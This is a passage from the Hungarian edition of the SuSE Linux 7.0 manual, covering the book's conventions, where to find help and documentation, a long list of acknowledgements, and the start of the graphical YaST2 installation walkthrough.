A Linux rendszermag Itt kerülünk a dolgok lényegéhez. A Linux rendszermag a 13 fejezetben (375. oldal) kerül bemutatásra. A 14 fejezetben (383. oldal) ismertetést nyújtunk saját rendszermag fordításához és a rendszermag telepítéséhez.

Frissítés, szoftvercsomagok, rendszerindítás Több frissítési és szoftvermenedzselési stratégiát mutatunk be a 15 fejezetben (419. oldal). A speciális SuSE Linux képességeket és az indítási koncepciót a 17 fejezetben (457. oldal) magyarázzuk el.

Biztonság és kezdjük hozzá A biztonsági elgondolások az első lépésekkel egyetemben a 18 fejezetben (477. oldal) található. Itt kaphatunk először információkat a linux parancsokról és egyebekről.

Technikai függelék A függelékben megtaláljuk a legfontosabb konfigurációs fájlok listáját, a leggyakrabban használt billentyűkombinációkat, példafájlokat, licenzsziegyszeményeket, és a SuSE Linux-szal kapcsolatban feltett leggyakoribb kérdéseket (GY.I.K.), valamint sok más is.

Terméktámogatás A telepítési segítség és a még kiterjedtebb "Professional Services" ismertetése az A fejezetben (519. oldal) olvasható. Kérjük, olvassa el ennek részleteit is, mielőtt kapcsolatba lépne a SuSE-val!

Magyarázat, könyvjegyzék és szójegyzék Ha lenne valami, amit eddig nem találtunk meg, e kiterjedt mellékletben és a magyarázatokban biztos

megleljük, vagy megtaláljuk a fontosabb fogalmak magyarázatát a [H](#) fejezetben ([559.](#) oldal). Egyszerűen bővíthetjük általános ismereteinket a Linuxról, a UNIX-ról és a számítógépekről e magyarázatok segítségével.

1.3 Jelmagyarázat – Mit is jelent az hogy

"meggyfa: # **ls**"?

A könyvben alkalmazott tipográfiai jeleket az 1.1 táblázat magyarázza el.

Szöveg kinézete	Jelentés
LINUS TORVALDS	egy fontos személy
GNU Emacs (emacs)	a GNU Emacs program elindítása az emacs parancsra
Adabas D	az Adabas D termék
/etc/passwd	egy fájl vagy könyvtár neve
<fájl>	amikor a parancsot megadjuk, a fájl-t helyettesítsük be a kívánt értékkel, de a < > jeleket <i>NE</i> ad- juk meg !
<fájl>	változó, melynek neve fájl
PATH	környezeti változó, melynek neve PATH
192.168.1.2	egy változó értéke
ls	az ls parancs
'saga'	a 'saga' nevű felhasználó
meggyfa:~ # susehelp	'root' burok a ~ könyvtárban. (A '~' az adott felhasználó "sa- ját könyvtára" ⇨ <i>saját könyvtár</i>), a susehelp egy parancs , a meggyfa egy gép neve (host- név).
jancsi@meggyfa:/tmp > ls	a 'jancsi' nevű felhasználó shellje a /tmp könyvtárban, az ls parancs megadva
C:\> fdisk	DOS parancssorban, az fdisk parancs
Alt	az "Alt" billentyű lenyomása
Ctrl + Alt + Del	a '+' jel a megadott billentyűk "együttes" lenyomását jelzi
"Permission denied"	rendszerüzenet
'System update'	menübejegyzés
<i>Duesentrieb</i>	'System update' egy cég neve "Duesentrieb"
⇨	hivatkozás a függelékben lévő szójegyzékre

1.1 táblázat: Tipográfiai szokások a szöveg szedése közben

1.4 Harc az oldalak számával

A rendelkezésre álló oldalak száma határt szab, hogy mi férhet bele ebbe a könyvbe. A Linuxhoz rendelkezésre álló szoftverek mennyisége lassan már a végtelen felé tart. Ezért már most is egy Online dokumentum mutató áll rendelkezésre. A rendszerhez szükséges nagy mennyiségű technikai információval együtt megpróbáltuk biztosítani, hogy a linux-felhasználóvá váláshoz szükséges "első lépések" (bejelentkezés, fájlok másolása szerkesztése és törlése, CD-ROM és hajlékonylemezek használata, stb.) világosan legyenek leírva (lásd a 19 fejezetben (493. oldal)).

1.4.1 Terméktámogatási adatbázis

A jól ismert problémákra már több megoldás is rendelkezésre áll. Ezeket megtaláljuk a <http://sdb.suse.de> címen lévő adatbázisban.

Javasolt, hogy ezt nézzük meg először!

Az Online terméktámogatási adatbázis mellett a teljes adatbázis ('sdb_en' csomag a 'doc' készletből) is megtalálható a SuSE Linux CD-ken. Ezeket a cikkeket bármely WWW böngészővel (*arena*, *lynx*, *netscape*) megtekinthetjük.

1.4.2 Hypertext-segítség

A leírás lényeges részei *hypertext*-formában is hozzáférhetők. A hypertext futtatásához futtassuk a **susehelp** parancsot. Attól függően, hogy grafikus felületen dolgozunk éppen, további program (egy böngésző) fog elindulni a leírás elolvasásához. Az X Window System alatt ez a *Netscape* (lásd az 1.1 ábrát), szöveges konzolon a *lynx* (lásd a 16.7 fejezetben (448. oldal)).

További lehetőség a segítség megjelenítésére:

```
jancsi@meggyfa:/home/jancsi > susehelp --help
```

A segítségnyújtó rendszert a 'susehlf' csomag tartalmazza a 'doc1' (Documentációk) készletben.

1.4.3 Texinfo

Néhány programcsomag Texinfo formátumú dokumentációt tartalmaz, ami egy másik hypertext-variáns. Ezeket az *Infviewer* (**info**) vagy az *Emacs* (**emacs**) info segítségével olvashatjuk el. Az X Window alatt használhatjuk a *tkInfo* (**tkinfo-t**) vagy a régebbi *xinfo-t*.


1.4.4 Kézikönyvlapok

Programokról vagy parancsokról információt szerezni rendszerint a **man** parancs megadásával lehet.

```
jancsi@meggyfa:/home/jancsi > man <parancs>
```

megjeleníti a megadott parancs "kézikönyvlapját" (angolul: *manpage*)¹. Rendszerint megjeleníti a parancs összes lehetőségét, és elmagyarázza a parancs használatát. A *☞ kézikönyvlapok* a SuSE segítségnyújtó rendszerén keresztül is olvashatók; lásd az 1.4.2 fejezetben.

¹ Ezentúl kézikönyvlap.



1.1 ábra: A SuSE segítségnyújtó rendszer nyitóoldala a Netscape böngészőben

1.4.5 GY.I.K., HOGYAN és OLVASD.EL

A GYIK (Gyakran Feltett Kérdések (angolul: *FAQ*)), HOGYAN (Hogyan csináljunk meg valamit (angolul: *HOWTO*)) és az OLVASD.EL (Alapismertek, (angolul: *README*)) kifejezések gyakran használatosak Linuxos szakmai körökben. A legalapvetőbb információkat e fájlok tüzetes átolvasásával szerezhetjük meg az adott témáról.

A `/usr/share/doc` könyvtárban lévő alkönyvtárak információkat tartalmaznak a rendszerre telepített csomagokról. Itt gyakran megtalálhatunk hiányzó parancsopciókat, konfigurációs fájlok neveit, melyeket sehol máshol nem találunk meg, még esetleg a fejlesztő kutyájának a nevét is! Mindenesetre érdemes ide benézni, mielőtt egy adott szoftvert törölünk.

A SuSE Linux GYIK külön említést érdemel, mely az [F](#) fejezetben (541. oldal) található.



A `/usr/share/doc/faq` könyvtárra fel kell hívni a figyelmet, ahol a gyakran feltett kérdések listája és az azokra adott megfelelő válaszok olvas-

hatók, ha a 'manyfags' csomag a 'doc' készletből telepítve van.

A /usr/share/doc/howto könyvtár tartalmazza a "recepteket", amelyek elmagyarázzák, hogyan kell telepíteni bizonyos csomagokat, vagy mit kell tenni, ha bizonyos problémával találkozunk.

Az első CD-n, a docu könyvtárban található a HOGYAN fájlok legfrisebb (a CD készítésének pillanatában), változatai. Linux alatt a less program használatos fájlok olvasására. Habár ezek a fájlok tömörítettek (.gz), a less értelmes annyira, hogy kezelje ezeket is.

```
jancsi@meggyfa:/ > less /usr/share/doc/howto/DOS-to-Linux-HOWTO.gz
```

Az első CD-n, a /docu/howto könyvtárban található a *legfontosabb* HOGYAN fájlok legfrisebb (a CD készítésének pillanatában), változatai. Megéri benézni ebbe a könyvtárba! Ezek a fájlok nincsenek tömörítve; kényelmesen olvashatók már a telepítés előtt is (pl. DOS alól a **type** parancs segítségével).

A rendszermagra vonatkozó kérdések-feleletek megtalálhatók a /usr/src/linux/Documentation könyvtárban. Ez csak akkor elérhető, ha telepítettük a rendszermag forrását (a 'linux' vagy az 'lx_suse' csomagot), amit különben is nagyon javasunk. Nagyon sok további ötlet található a rendszermagforrás alkönyvtáraiban (mint pl. a hangkártya-meghajtók), és a bátrabbaknak a rendszermag forrása maga is.

Ha van olyan kérdésünk, amit nem válaszolt meg ez a könyv, nézzük meg a forrást további információért, mivel e könyv témaköre véges. A Linux fejlesztése olyan gyors iramban történik, hogy ez a nyomtatott dokumentum csak ideig-óráig tud naprakész maradni.

1.4.6 Ingyenes könyvek

A 'books' csomag a 'doc1' (Dokumentációk) készletben néhány könyvet tartalmaz PostScript formátumban. A 'gsview' vagy a 'gv' csomag a 'gral' (Graphics) készletből – megjeleníti ezeket a könyveket – ha nem törődünk a fákkal, akár ki is nyomtathatjuk azokat.

Mielőtt kinyomtatjuk, jobb, ha elgondolkozunk, nem lenne gazdaságosabb mégis megvenni az eredeti könyvet!

1.5 Köszönetnyilvánítások

Mindenkinek, aki hozzájárult a Linux nagy sikeréhez, szeretnénk köszönetet mondani, különösen FLORIAN LA ROCHE-nak, kinek közreműködése felbecsülhetetlen értékű volt számunkra. Az Ő gyakorlata és tudása segített minket hozzá, hogy felépítsük az első Linux rendszert. Az Ő *Jurix* disztribúcióval való nagy gyakorlatának köszönhető, hogy segíteni tudott a SuSE Linux létrehozásában. Nélküle ez a disztribúció nem lett volna elérhető jelenlegi formájában.

Szintén sok köszönet jár HARALD KOENIG-nek az XFree86 TMteam-ből, aki értékes ötleteket és tanácsokat adott nekünk az X Window rendszerrel kapcsolatban, és EBERHARD MOENKEBERG-nek, aki nagyon segítőkész volt a CD-ROM meghajtók problémájának megoldásával.

Sok köszönet jár HANS LERMEN-nek, aki a jól ismert *loadlin.exe* és a DOS alól induló *setup.exe* szerzője, ami lehetővé teszi a Linux indítását DOS-ból.

Köszönet jár mindazoknak, akik feláldozták szabadidejüket, hogy lefordítsák a *YaST* és a *linuxrc* üzeneteit, hogy a SuSE Linux elérhető legyen az egyre nagyobb számú nemzetközi felhasználó részére: Jesús Bravo Álvarez, Gunay Arslan, Jaime Badiella i Aguilera, Zbigniew Baniewski, Sándor Bárány, Olaf Borkner-Delcarlo, Michael Bravo, Görkem Çetin, Franca Delcarlo, Jochen Depner, Benedek Hermann, Ibán José García Castillo, Dora Georgarou (with Romy the barking dog), Gintaras Gocentas, Pablo Iranzo Gómez, Krzysztof Hotiuk, Milan Hromada, Arthur Kerkmeester, Ralf A. Lanz, Françoise Lermen, Zoltán Levárdy, Nuno Lima, Francisco Javier Moreno Sigüenza, Tomas Morkus, Karine Nguyen, Matts Nordman, Aleksey Novodvorsky, Razvan Cristian Oprea, Gerco Oudhof, Jordi Jaen Pallares, George Papamichalakis, Alexey Pavlov, Ákos Rátkai, Bruno David Rodrigues, Voula Sanida, Gábor Sári, Aleksey Smirnov, László Váradi, István Váradi, P. Vlachodimitropoulos, Joao Teles, Nuno Vieira, January Weiner, Monika Weiß, és I Made Wiryana.

Természetesen sok köszönet a rettenthetetlen bétatesztelőknek, akik veszélyeztették működő rendszereiket: Andreas Koegel, Christian Hüttermann, Dirk Ulbrich, Eberhard Mönkeberg, Frank Hofmann, Georg C. F. Greve, Harald König, Harald Wieland, Karlo Gross, Jens Frank, Lutz Pressler, Martin Hehl, Martin Konold, Martin Schulze, Michael Kleinhenz, Norbert Eicker, Oliver Zendel, Ralf Geschke, Stefan Bliesener, Thomas Wörner, Ulrich Goebel, Ulrich Windl, Volker Lendecke, Wolfgang Barth, és a KDE csapat.

Matthias Eckermann újra átdolgozta a \LaTeX makrókat és modernizálta a könyv megjelenését, Manuela Piotrowski grafikai iránymutatást nyújtott. Ezek a KOMA-"" Dokumenteken alapultak, Frank Neukam és Markus Kohm által osztályozva, amiket sorjában a "rég" susebuch makrók köré épített Werner Fink és Martin Scherbaum.

Ken Wimer volt felelős a képek elkészítéséért és feldolgozásáért, Andrea Ratschker segítségével - sok köszönet nekik.

Meleg köszönet azoknak is, akik segítettek az angol szöveg lektorálásában: Chris Mahmoud, Monika Weiss, Edith Parzefall és különösen Roger Whittaker.

Értékes ötleteket – és néhány esetben szöveges anyagot – nyújtottak az alábbiak:

Holger Achtziger, Marco Banse, Stephan Barth, Harald Bertram, Stefan Dirsch, Michael Eckert, Thomas Fehr, Peter Findeisen, Matthias Frühauf, Kurt Garloff, Lenz Grimmer, Iris Grossmann, Berthold Gunreben, Michael Hager, Michael Hasenstein, Ulrich Hecht, Fabian Herschel, Bernhard Hölcker, Kevin Ivory, Björn Jacke, Klaus Kämpf, Karsten Keil, Wolfgang Kern, Andi Kleen, Marcus Kraft, Thorsten Kukuk, Frank Lemser, Hans Lermen, Dirk Lerner, Christopher Mahmood, Walter Mecky, Marco Michna, Rüdiger Oertel, Ali Özcan, Norman Pancner, Dirk Pankonin, Petr Pavlík, Björn Pfeiffer, Siegfried Olschner, Milisav Radmanic, David Rasch, Andrea Ratschker, Rupert Rockinger, Anja Schambach, Jürgen Scheiderer, Robert Schmid, Andreas

Schmidt, Thomas Schraitle, Andreas Siegert, Dirk Spilker és Robert Adrian Walczak, Roger Whittaker, Sandra Wiegatz és Olaf Zaplinski.

A gyártás technikai támogatásának élvonalában vannak: Holger Dyroff, Christian Egle, Frank Sundermeyer és Claudio Taulli. Köszönet és további jó munkát!

És a többi fontos ember, akik nélkül ez soha nem válhatott volna valóra: Achim Fra., Adrian Sch., Agathe Web., Alexander Eib., Alexander Muc., Alexander Müh., Alexander Zwi., Alexandra Kop., Ali Özc., Anas Nas., Andrea Geb., Andrea Karin Rat., Andreas Bra., Andreas Jae., Andreas Kle., Andreas Nem., Andreas Sch., Andreas Sie., Andreas Ste., Andreas Wüs., Anita Fle., Anita Lel., Anja Mau., Anja Sch., Anke Böt., Antje Por., Arnd War., Arvin Sch., Barbara Büc., Beate Buh., Bernd Gre., Bernhard Höl., Bernhard Kai., Berthold Gun., Bettina Bot., Bhrinda Maj., Bianca Hub., Birgit Sch., Björn Swi., Brigitte Mur., Bruno Ger., Burchard Ste., Carlos Los., Carsten Fis., Carsten Gro., Carsten Hög., Carsten Kin., Christian Bar., Christian Dec., Christian Deg., Christiane Dil., Christian Egl., Christian Lor., Christian Sch., Christian Sch., Christian Zoz, Christoph-Erdman Pfe., Claudia Dip., Claudio Tau., Costin Kie., Daniel Bis., Daniel Brä., Daniel Egg., Daniel Mei., David Str., Dennis Ols., Dieter Blo., Dieter Jäg., Dieter Tha., Dirk Hoh., Dirk Ler., Dirk Pan., Dirk Spi., Doris Sei., Dragan Mes., Ben Mar., Mike Fab., Edith Par., Edith Sow., Egbert Eic., Erich Stu., Erich Wei., Eva Maria Ern., Evelyn Lan., Fabian Her., Florian Kur., Francisca Sta., Francoise Ler., Francoise Mor., Frank Bod., Frank Lem., Frank Lut., Frank-Michael Jor., Frank Pio., Frank Sch., Frank Sch., Frank Sch., Frank Sun., Friedrich Sit., Gabriele Str., Gema Dia., Georg Sim., Gerlinde Reg., Gregor Fis., Hans Ada., Harald Ber., Harald Kön., Harald Mül., Hardo Hol., Hartmut Mey., Hartmut Pil., Heidi Joh., Heike Gün., Heiko Rom., Helene Mor., Helmut Her., Hendrik Vog., Holger Ach., Holger Dyr., Hubert Man., Hubert Sch., Ibrahima Kam., Ines Poz., Ingo Bör., Ingo Lam., Jan-Hendrik Ben., Jan Mül., Jens-Gero Boe., Jens Puz., Jens San., Jesko Sch., Joachim Gle., Joachim Sch., Jochen Röd., Johannes Mei., Jordi Jae., Jörg Arn., Jörg Din., Jörg Dip., Jörg-Gerald Sie., Jörg Gli., Jörg Olaf Rem., Jörg Sch., Julia Sto., Jürgen Brä., Jürgen Gec., Jürgen Hen., Jürgen Sch., Kadriye Mah., Kai Alt., Kai-Uwe Sch., Karin Amm., Karin Beh., Karine Ngu., Karin Zei., Karl Eic., Karl-Heinz Gra., Karsten Kei., Katja Dor., Katja Ger., Katrin Sch., Ken Hag., Kenneth Wim., Kerstin Bog., Klaas Fre., Klaus Bru., Klaus Käm., Klaus Wag., Kurt Gar., Kurt Zie., Kyung Ae Rüt., Lars Kno., Lars Kök., Lars Mar., Lars Pin., Lenz Gri., Maik Auß., Manfred Blu., Manuela Pio., Marc Ber., Marco Ban., Marco Mic., Marco Now., Marco Ska., Marc Rüh., Marcus Kra., Marcus Sch., Mario Beh., Marius Tom., Markus Rex, Markus Wir., Mark Wal., Marnie Pus., Martina Eck., Martina Rol., Martina Sch., Martina Ung., Martin Bau., Martin Ber., Martin Ede., Martin Kon., Martin Las., Martin Lüc., Martin Sch., Martin Sch., Matthias Eck., Matthias Frü., Matthias Hof., Matthias Kar., Matthias Ket., Matthias Koh., Matthias Lip., Matthias Mei., Matthias Wag., Matthias Wür., Meike Lun., Melanie Stu., Michaela Cor., Michaela Geu., Michael And., Michael Aug., Michael Bur., Michael Cal., Michael Hag., Michael Has., Michael Hei., Michael Kra., Michael Rad., Michael Riß., Michael Sie., Michael Wey., Milisav Rad., Miriam Tam., Monika Wei., Nadin Gün., Nessim Hem.,

Nicolas Lin., Nicolaus Mil., Nicole Zwe., Nina Kno., Nina Pol., Norbert Fed., Norbert Mun., Olaf Don., Olaf Her., Oliver Mar., Oliver Sch., Oliver Sch., Patrice Dog., Patricia Vaz, Patrik Fli., Paul Zir., Peter Alb., Peter Fin., Peter Loo., Peter Pöm., Peter Rei., Peter Sch., Peter Var., Petra Sil., Philipp Tho., Pia Han., Pieter-Frans Hol., Rainer Lin., Ralf Böc., Ralf Haf., Reinhard Kna., Reinhard Max, Reinhard Wei., Remo Beh., Renate Kle., Renate Sch., Robert Sch., Robert Way., Roland Dyr., Roland Hai., Rolf Hab., Rolf Sch., Rüdiger Hör., Rüdiger Mül., Rüdiger Oer., Sabina Sal., Sabine Fio., Sabine Fuh., Sabine Öhr., Sabrina Win., Sandra Gri., Sandra Wie., Sebastian Wor., Siegfried Ols., Silke Ste., Silvia Wit., Silvia Zeljka Wee., Simon Pog., Stefan Ber., Stefan Dir., Stefan Fen., Stefan Fri., Stefan Ger., Stefan Hun., Stefanie Sch., Stefan Krü., Stefan Lie., Stefan Sch., Stefan Sch., Stefan Win., Steffen Win., Stephan Bar., Stephan Kra., Stephan Mar., Stephan Mül., Stephan Sia., Stephen Tom., Sven Beh., Sven Dum., Sylvia Erg., Takashi Iwa., Tanja Els., Tassilo Erl., Tatjana Heg., Thomas Bar., Thomas Bie., Thomas Dei., Thomas Feh., Thomas Grz., Thomas Höl., Thomas Now., Thomas Röl., Thomas Sch., Thomas Wed., Thorsten Kuk., Thorsten Wan., Till Fra., Tilman Mül., Timo Den., Timo Pre., Torsten Dub., Torsten Hal., Udo Sch., Ulla Got., Ulrich Har., Ulrich Hec., Ulrich Sch., Ute Nie., Uwe Bor., Uwe Gan., Uwe Her., Uwe Ker., Volker Edr., Volker Wie., Waldo Bas., Walter Rud., Werner Fin., Werner Kur., Wittawat Yam., Wolfgang Eng., Wolfgang Ker., Wolfgang Ros., Wolfgang Wil. und Xuan-Khai Tra. – mindenkinek egy nagy-nagy KÖSZÖNET érte!

További köszönet jár STEFAN ENDRASS-nak, aki a CD-borító képét készítette.

*
* *
*

A Linuxfejlesztők serege még mindig erőteljesen dolgozik a Linuxon – legtöbbjük önkéntes alapon. Szeretnénk megköszönni nekik is az erőfeszítésüket – ez a CD-disztribúció nem létezne nélkülük.

Munkánk célja az, hogy elérhetővé tegyük az Ő munkájukat a sok érdeklődő felhasználónak.

Külön köszönet PATRICK VOLKERDING-nek munkánk támogatásáért, és köszönet LINUS TORVALDS-nak!

És végül, de nem utóljára: Frank Zappa és Pawar!

Nürnberg, 2000. július 28.

Kalandra fel!

A magyarországi SuSE csapat

II. rész

A SuSE Linux telepítése

Az első SuSE Linux telepítés

2.1 Gyors út a sikerhez

Fordította: Váradi István

Az új rendszer telepítése már a SuSE Linux 6.3 óta jelentősen egyszerűsödött. A YaST2 (az új YaST) intelligens eszközként áll rendelkezésünkre, grafikus felhasználói felülettel. A YaST2 gyorsan teszi lehetővé a SuSE Linux telepítését modern számítógépeken – de ha akarjuk, vagy szükséges, a telepítés elvégezhető szöveges módban is.

A telepítésen érthető párbeszédablakok vezetnek végig minket. Adatmegadás vagy választás csak akkor szükséges, ha nem található meg automatikusan a megfelelő adat.

A YaST2 mellett – mely akkor a megfelelő választás, ha gyorsan akarunk végezni a telepítéssel és nem akarunk a részletekkel foglalkozni – továbbra is alkalmazható a már kipróbált, hagyományos YaST (Yet another Setup Tool). Erről lépésről lépésre leírást a [2.2](#) fejezetben (30. oldal) olvashatunk.



2.1.1 Készüljünk fel

Íme a legjobban megfelelő módok összegezése:

1. Telepítés a YaST2-vel – közvetlen az első CD-ről ("Telepítő CD") – ez legjobban akkor végezhető el, ha gépünk megfelel az alábbi feltételeknek:
 - A számítógépünk
 - CD-ROM meghajtóról indítható
 - *célszerű*, hogy a VESA 2.0 szabványnak megfelelő grafikus rendszere legyen (újabb számítógépeknél már feltételezhetően ez a helyzet)
 - ha lehetséges, rendelkezzen 64 MB RAM-mal (memóriával)
 - Pentium (vagy azzal kompatibilis, pl. AMD K6) processzorral rendelkezzen

Nem megfelelő konfigurációnál lehet, hogy el kell fogadnunk néhány korlátozást, pl.:

- Meg kell változtatni az indítási módot az "indító lemezre (boot disk)"
- Szoftvert CD-ROM-ról csak a "közbenső indítás (intermediate booting)" után lehet telepíteni, ha nincs elegendő memória
- amennyiben a grafikus kártya felismerése nem lehetséges, a telepítés szöveges módban megy.
- Merevlemezünkön elegendő helynek kell lenni a telepítéshez: 150 MB kell a minimum rendszerhez, megközelítőleg 500 MB egy átlagoshoz, és még több hely a további elemekhez (components). Az alábbi esetek lehetségesek:
 - Új számítógép, operációs rendszer nélkül, első alkalommal történő telepítés.
 - Egy merevlemez, amin már van egy operációs rendszer telepítve, de amin még van elég szabad hely a lemez végén.
 - Egy második merevlemez akarunk a SuSE Linuxnak szánni.
 - Létező, már használt partíciók, amik letörölhetők. Ha ezt csináljuk, meg kell fontolnunk, hogy mely adatokat kell biztonsági mentéssel eltennünk a telepítés előtt!

Ha a szükségleteink találkoznak az elvárásokkal, akkor azonnal nekikezdhetünk – közvetlenül a 2.1.2 fejezettől.

2. Az alábbi körülmények esetén visszatérhetünk a kipróbált – és letesztelt – telepítéshez a "régábbi" YaST-ot használva:

- Ha "professzionális telepítést" akarunk végrehajtani, és különböző speciális beállításokat kívánunk eszközölni a rendszeren.
- Frissítjük a SuSE Linuxot: ekkor először olvassuk el a frissítésről szóló fejezetet (a 15 fejezetben (419. oldal)), és használjuk a 2. CD-t vagy a csomagban lévő "boot disk"-et a frissítő környezet indításához.



Figyelem: A szöveges YaST telepítő akkor indul, ha az indításhoz a 2. CD-t használjuk, vagy a csomagban lévő hajlékonylemezt. Részletes utasítás ehhez a telepítési eljáráshoz a 2.2 fejezetben (30. oldal) található.

Hasznos elolvasnunk a README fájlt az 1. vagy a 2. CD-n, vagy DOS / Windows alatt a README .DOS fájlt; ezek további információkat és feljegyzéseket tartalmaznak, amik a könyv nyomdába adása után merültek fel!

2.1.2 Most már elkezdhetjük: Az üdvözlő képernyő

Kapcsoljuk be a számítógépet, és tegyük be az első CD-t a meghajtóba.

Ha a gép nem indul el a CD-ről, meg kell változtatnunk az indítási sorrendet a gép BIOS-ában CDROM, C, A-ra; ötleteket a beállítás megváltoztatásához a gépünkkel kapott dokumentációban találhatunk.

Pár másodperc múlva megjelenik az üdvözlő képernyő, és a "boot:" prompt is feltűnik a képernyő alján.

3 másodpercünk van arra, hogy megszakítsuk az automatikus eljárást, és kihasználjuk a YaST2 alábbi két speciális lehetőségét:

1. A *telepítés szöveges módban* kerül végrehajtásra. – Ez hasznos lehet bizonyos körülmények között. Szöveges módban például az adatbeviteli ablakokat jobban felismerik a csökkentlátók.
Ehhez nyomjuk meg a **(Ctrl)** billentyűt. Egy üzenet a képernyő jobb alsó sarkában közli velünk, hogy szöveges módban kezdjük el a telepítést.
2. A "YaST Extension Disk" telepítése. – Aktuális kiterjesztések (extensions), frissítések, stb. A YaST2-vel mindezek betölthetők, mielőtt a tényleges telepítés megkezdődne.
Ebben az esetben meg kell nyomnunk az **(Alt)** billentyűt. Egy üzenet jelenik meg a képernyő jobb alsó sarkában, "Have your extension disk ready (Legyen kéznél az extension lemezünk)", később kérni fogja ezt tőlünk a rendszer.

A képernyő alján üzenetek jelennek meg (mint "initrd..." és "Loading linux..."); majd pár másodperccel később a **rendszer** elindul (boot) – ez felismerhető a jellegzetes "rendszer-üzenetek"-ről, amik átfutnak a képernyőn.

A YaST2 elindul, és pár másodperc múlva a grafikus felület is megjelenik.

Lehetséges problémák

- Abban az esetben, ha nem jelenik meg semmi az üdvözlő képernyő után, például a számítógépnek problémái vannak az indítással, lehetőségünk van beavatkozni a "boot:" prompt-nál. Ha ekkor bármelyik billentyűt lenyomjuk 3 másodpercen belül, a "boot:" jelenik meg, a képernyő megáll, és indítási paramétereket adhatunk meg. A betöltés csak akkor folytatódik, ha megnyomjuk az **(←)**-t.

A rendszer indítási problémáit hasonlítsuk össze a 2.8.5 fejezetben (64. oldal), és a 14.3.2 fejezetben (385. oldal) leírtakkal. Ezekben a fejezetekben a lehetséges okokat részletesen leírtuk, azzal együtt, hogy hogyan oldjuk meg ezeket "kernel paraméterek" hozzáadásával. Gyakran hasznos megnéznünk a hardverlistát is a 2.8.13 fejezetben (67. oldal).




- Néhány BIOS-verzió nem tud megbírkózni azzal a nagy "boot image"-dzzel (2,88 MB), ami az első CD-n van. Ebben az esetben a második CD-t vagy a "boot disk"-et kell használnunk.

2.1.3 Íme a YaST2!

A YaST2 képernyőinek baloldalán HELP információ olvasható az aktuális telepítési lépéshez. Minden adatbeviteli mező, választéklista és gomb ("kapszó") kiválasztható egy egérgattintással is.

A YaST2 megvizsgálja a hardvert, és beépíti (integrálja) a felismert elemeket a rendszerbe, grafikusán ábrázolva a telepítés állapotát. Amint végzett, automatikusan lép a következő tételre.



2.1 ábra: YaST2: alap beállítások

2.1.4 A nyelv kiválasztása

Itt kell először döntenünk a telepítési eljárás során, az egér, vagy a billentyű használatával.

Minden adatbeviteli mező, választéklista és gomb ("kapcsoló") kiválasztható egér kattintással is.

A billentyűzet használata elég világos:

- A **(Tab)** lépked a mezők, beviteli/kiválasztási mezők, gombok között; **(↑ Shift) + (Tab)** lehetővé teszi, hogy kiválasszunk egy másik kiválasztási csoportot. A **(↑)** és **(↓)**-val választhatunk – az aktivizált területtől függően – vagy körbemehetünk egy listán.
- A **(←)** billentyűvel kiválasztódik az aktuális elem.
- A **(Space)**-szel kijelölhetjük az aktuális elemet.
- A legtöbb akciót elindíthatjuk az **(Alt)** + az *aláhúzott betű* billentyű kombinációval.



Ne essünk pánikba: Mindeközben a YaST2 csak információkat gyűjt. A végén a YaST2 meg fogja jeleníteni az addig összegyűlt információkat (a 2.1.13 fejezetben (26. oldal)); és akkor még lesz lehetőségünk a 'Vissza' gomb segítségével visszatérni az előző ablakhoz, hogy javítsunk a részleteken.

A következőkben a YaST2 megtudakolja, hogy milyen nyelvet választunk. Amikor kiválasztunk egy nyelvet, az 'Alkalmaz' átvált minden szöveget saját nyelvünkre.

Lehetséges problémák

